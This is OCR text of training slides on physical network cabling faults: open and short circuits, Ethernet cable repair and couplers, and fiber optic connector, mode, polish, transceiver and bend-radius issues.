
Open/Short

An Open fault is a term that describes a condition where a full circuit is not made


- The circuit is broken
- Usually caused by a cut in the cable or a loose connection

A short is a term that describes a condition where there is a unintended connection between the source and destination allowing the data to flow to unintended destinations

- The circuit directly connects two power wires together
- Usually caused by frayed insulation that allows bare wires to touch
- Often damages a device or part of a device
- A good power supply should shut off if there is a power short



OPEN



SHORT

Open Circuit Examples


A cut/break in a cable will cause an open circuit


Signal/power is stopped from traveling any further


Loss of functionality

By itself, generally not a safety hazard

- Unless bare wiring is exposed and at risk of shorting







Short Circuit Dangers


Fire hazard in electrical wiring and power supplies

Shorted LAN cables may damage ports


- Especially if they are carrying PoE

Repairing Damaged Cables Examples


Untwisting pairs introduces weak areas that might allow EMI/RFI to get on the line



Better to crimp a new end on a cable that was poorly terminated



Try to untwist pairs as little as possible as you repair the cable




REALLY Bad Fix for High Speed Data Cable

Too much of the cable has been untwisted

This might work well for speaker or battery wires

But it’s terrible for twisted pair Ethernet

Noise levels could force a gigabit connection down to 100 mb



Using an RJ-45 Coupler

Some people use a coupler to extend cable length


It introduces a vulnerable spot where RFI / EMI can enter the cable

Using a passive coupler to extend cable length

does not change the normal distance limits on the cable

Less of an issue if:

- The coupler is close (less than 1 ft) to the device
- The overall cable length is well within range for the application



Replacing a Damaged Connector on a Device

Crimp on a new end or a keystone jack

Keep the cable to the camera very short


Be conscious of the total cable length to switch


- Especially if the device is PoE

Consider:

- Pulling higher quality cable to the device
- Adding a repeater with a PoE injector

Protect Outdoor PoE Cable from Lightning





this is to protectfrom l;
ightinh strick

Fiber Optic Connectivity Issues

Incorrect Cable / Connector Type

Both single mode and multimode fiber optic cable use the same common connector types

- 2.5 mm ferrule:
  - FC, SC, ST
- 1.25 mm ferrule small form factor:
  - LC


Additionally, connectors for both single mode or multimode can be UPC or APC

Cables and their connectors can be:

- Simplex (one cable/connector)
- Duplex (two cables/connectors)

Ensure that your fiber type (mode and core diameter) matches throughout!

Both Single and Multimode Cable Use These Connector Types



FC LC SC ST

Don’t Mix OM1 and OM2!

Connecting 50-µm directly to 62.5-µm is not recommended
The difference in core sizes could cause high loss
Read the cable documentation to ensure you have the same type from end to end

LC-ST 62.5/125 OM1 Duplex Multimode

LC-SC 50/125 OM2 Duplex Multimode

OM2, OM3, OM4 Compatibility

All three are 50/125

- OM2 = orange
- OM3/4 = aqua

Higher versions are backward compatible with lower versions

Don’t Forget to Match Ferrule Polish Type!

Both single mode and multimode cable can use different polish types on their connectors

Physical Contact (PC)

- Most commonly found with pre-made OM1, OM2, OM3, OM4 patch cables

Ultra Physical Contact (UPC)

- Repeated connections/disconnections will degrade the surface and reduce performance

Angled Physical Contact (APC)

- Lowest back reflection
- Can sustain many connections/disconnections without the degradation that UPC suffers from

Do not directly mate different types together!
You CAN have different types on either end of a cable ☺

UPC and APC on the Same Cable

This is ok so long as each end connects to the same polish type

Incorrect Transceiver Type

It is easy to choose the wrong cable or transceiver for your configuration:

- Plugging an SFP+ transceiver into a slot that only supports SFP
- Using multimode fiber instead of single mode or vice-versa
- Using fiber optic cable that does not match transceiver specifications
- Changing cable modes/core diameters at patch panels

Verify that the transceiver is compatible with the port slot

Ensure that your fiber type matches throughout!

Reversed Tx / Rx

If your fiber optic connector is simplex (only one), it is easy to get transmit and receive mixed up

Transmit side of a port/transceiver will show a light

Receive side will not show a light

You must always plug transmit to receive

- Only one side will send light


Plug the transmit side of one device into the receive side of the other device, and vice versa

Damage Through Repeated Bending


Each time a cable bends or flexes, its copper conductors and shields are stressed

Copper has poor resistance to repeated stressing


The service life of a cable may be reduced if the cable is bent excessively or too far during installation or use




Fiber Optic Cable Damage



Micro- and Macrobends





Fiber Optic Bend Radius

Bending of a fiber optic cable can damage the cable if the curvature of the bend (bend radius) is too small (tight)


Damage may not always be obvious, like a kink in the cable, but may include broken fibers, fibers with higher loss due to stress and cable structural damage that may lead to reliability problems

The normal recommendation for fiber optic cable is:

- The minimum bend radius under tension during pulling is 20 times the diameter of the cable (d)
- When not under tension (after installation), the minimum recommended long term bend radius is 10 times the cable diameter.

Some cables have different specifications

- Always check with the manufacturer to ensure you know the cable's tolerance



Bend Radius Example

